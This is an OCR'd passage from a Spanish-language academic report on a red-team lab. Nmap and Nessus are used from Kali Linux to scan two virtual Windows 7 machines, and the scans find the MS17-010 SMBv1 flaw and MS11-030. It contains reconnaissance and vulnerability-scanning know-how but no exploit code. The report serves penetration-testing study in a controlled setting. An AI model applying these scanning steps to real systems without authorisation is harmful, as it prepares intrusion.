
Se identifica los sistemas objetivos la cual son los dos equipos de cómputo con los sistemas operativos Windows 7 X86 y X64 sistemas operativos no soportados, que al no contar con la actualización MS17-010 que corrijan estas vulnerabilidades de seguridad, es más fácil que un malware infecte dado que este explota vulnerabilidades de versiones anteriores de software, vinculando esta situación al fallo de seguridad con el identificador CVE-2017-0144, además, los equipos de cómputo disponen del protocolo SMBv1 para compartir en red local impresoras y

algunos archivos, debido a su tecnología obsoleta presenta muchos exploits o vulnerabilidades que permiten la ejecución de control remoto en la máquina de destino. Ahora bien, en momentos en uno de los dos equipos de cómputo se visualiza una pantalla azul de error de Windows de una manera constante, puede ser producto de una mala actualización en uno de los parches de Windows, teniendo en cuenta que la última actualización sobre estos equipos se realizó 05 de febrero de 2017.

Para dar inicio al proceso de indagación en Hackers Security se ha facilitado los escenarios controlados exactos al de los computadores sospechosos y un ambiente controlado con un Sistema Operativo dispuesto al testeo de seguridad para que se ejecute el trabajo de investigación sin afectar la infraestructura de la organización, como parte de un equipo Red Team se va a detallar la información recibida para determinar si existe un fallas de seguridad a nivel de los Sistemas Operativos, validar que vulnerabilidad se puede hallar y posteriormente buscar la forma de aprovechar la vulnerabilidad por medio de framework o exploit.


Dado que la organización Hackers Security no sabe cuál de los dos computadores es el que está permitiendo que la información se fugue, primero se hará la consulta de las configuraciones de red para cada equipo, seguidamente haciendo uso de técnicas, como: escaneo de dominios, IP, puertos, servicios, todo lo anterior con el uso de la herramienta Nmap del sistema operativo Kali Linux

Figura 21 Configuración de red máquina virtual Win7-SE2020-X64




Fuente Autor

Figura 22 Configuración de red máquina virtual Win7-SE2020



Fuente Autor


Figura 23 Configuración de red máquina virtual Kali – Seminario



Fuente Autor

Mediante la herramienta Nmap, se realizará el escaneo de las redes y puertos abiertos, para conocer el estado actual y el nivel de exposición en que se encuentran las vulnerabilidades antes que los atacantes, reconociendo el sistema operativo de la máquina y sus versiones, los servicios activos y sus versiones, firewall o paquetes bloqueados, esta detección lo hace a través del escaneo de los dispositivos haciendo un sondeo de ping y cuando detecta la conexión establece que el puerto está abierto.


Figura 24 Verificación de la versión nmap en Kali Linux



Fuente: Autor

Ahora con la IP de la puerta del enlace (192.168.1.254) que actúa de interfaz de conexión, se va a realizar el escaneo de los puertos abiertos sobre esta puerta, esta es una información que puede ser utilizada por el atacante


Figura 25 Escaneo de los puertos abiertos para la puerta de enlace



Fuente: Autor

Seguidamente, se escaneará los puertos y servicios abiertos desde la maquina Kali Linux hacia la maquina con el sistema operativo Win7 e IP (192.168.1.8) con el siguiente resultado.


Figura 26 Escaneo de los puertos y servicios de la Kali Linux con la IP 192.168.1.8



Fuente: Autor

Para detectar vulnerabilidades, posteriormente, se usará el comando nmap –script esto va a permitir descubrir información importante sobre las vulnerabilidades de seguridad del sistema operativo Win7 e IP (192.168.1.8) desde la maquina Kali Linux con el siguiente resultado.[31]

Figura 27 Detección de vulnerabilidades de la Kali Linux con la IP 192.168.1.8




Fuente: Autor

[31] ForoCMS. ¿Cómo usar Nmap para escanear vulnerabilidades?. Abril de 2022, [Consulta: septiembre 21 de 2022]. Disponible en https://forocms.net/como-usar-nmap-para-escanear-vulnerabilidades/

Al usar este comando nmap –script para escanear vulnerabilidades desde la máquina Kali Linux, se ha detectado la vulnerabilidad "*Remote code execution vulnerability in Microsoft SMBv1 servers (mn17-010)*" que corresponde al fallo de seguridad con identificador CVE-2017-0143.

Figura 28 Vulnerabilidad detectada con nmap




Fuente: Autor

- **Fase de análisis de vulnerabilidades**

Para esta fase se van a realizar las acciones que permitan comprometer el objetivo, en este caso es la fuga de información que se está presentando al interior de la organización Hackers Security en dos computadores en la dependencia, para lo cual se hará uso de la herramienta en esta fase Nessus.

Figura 29 Descarga herramienta Nessus




Fuente: Autor

Se realiza la descarga de Nessus, se aceptan los términos, posteriormente se abre la terminal de Kali Linux y se accede a la ubicación del archivo descargado, se ejecuta el comando sudo dpkg -i Nessus-10.3.0.-debian9 amd64.deb para iniciar la

instalación de Nessus y posteriormente dar inicio al servicio de Nessus con el comando /bin/systemctl start nessusd.service.[32]

Figura 30 Inicio al servicio de Nessus en la terminal de Kali Linux



Fuente: Autor

Se ingresa a la URL https://Kali::8834 para poder acceder a Nessus se selecciona “Nessus Essentials” se ingresa el usuario y un correo válido, se asigna un usuario y contraseña para dar inicio al proceso de descarga y compilación de los componentes.


Figura 31 Acceso a “Nessus Essentials”

Fuente: Autor

[32] solvetic.com. Cómo Instalar y Usar Nessus en Kali Linux . junio 2022. [Consulta: septiembre 21 de 2022]. Disponible enhttps://www.youtube.com/watch?v=Re8-JG0Cp2A

Posteriormente se selecciona el tipo de escaneo a realizar (Basic Network Scan), seguidamente los detalles del escaneo con la IP Objetivo, se ingresarán las IP de las máquinas Windows 7 X86 y X64


Figura 32 Escaneo de las IP objetivo con Nessus



Fuente: Autor

Seguidamente nos muestra las vulnerabilidades encontradas, divididas por colores de acuerdo con el nivel de riesgo, este escaneo se puede visualizar tres críticas, una alta, dos de tipo medio y cuarenta y tres informativas, a continuación, el detalle de las vulnerabilidades más importantes:

Figura 33Vulnerabilidades encontrada en el escaneo de la IP para el SO Win7




Fuente: Autor

- **Vulnerabilidad crítica**

MS17-010[33]: Actualización de seguridad para Microsoft Windows SMB Server (4013389), se trata de la ejecución remota de código arbitrario en Microsoft Server Message Block 1.0 (SMBv1), por no dar un adecuado manejo a las solicitudes y revelar información confidencial.

Figura 34 Vulnerabilidad critica encontrada con Nessus



Fuente: Autor


- **Vulnerabilidad Alta**

MS11-030[34]**:** Una vulnerabilidad en la resolución DNS que podría permitir la ejecución remota de código (2509553), se trata de una vulnerabilidad que facilita la ejecución remota de código, obteniendo el acceso a la red y a través de la elaboración de un programa envía consultas de difusión mediante el protocolo LLMNR usado para la resolución de los nombres de hosts según sus IP, principalmente elaborado a los sistemas de destino.

[33]Tenable.com. Complementos Nessus 97833. [Consulta: septiembre 21 de 2022]. Disponible en https://www.tenable.com/plugins/nessus/97833

[34] support.microsoft . MS11-030: Una vulnerabilidad en la resolución DNS podría permitir la ejecución remota de código. abril, 2011 [Consulta: septiembre 21 de 2022]. Disponible en https://support.microsoft.com/es-es/topic/ms11-030-una-vulnerabilidad-en-la-resoluci%C3%B3n-dns-podr%C3%ADa-permitir-la-ejecuci%C3%B3n-remota-de-c%C3%B3digo-12-de-abril-2011-98cdc5e4-af92-597a-0a0b-49406f3c4134

Figura 35 Vulnerabilidad Alta encontrada con Nessus



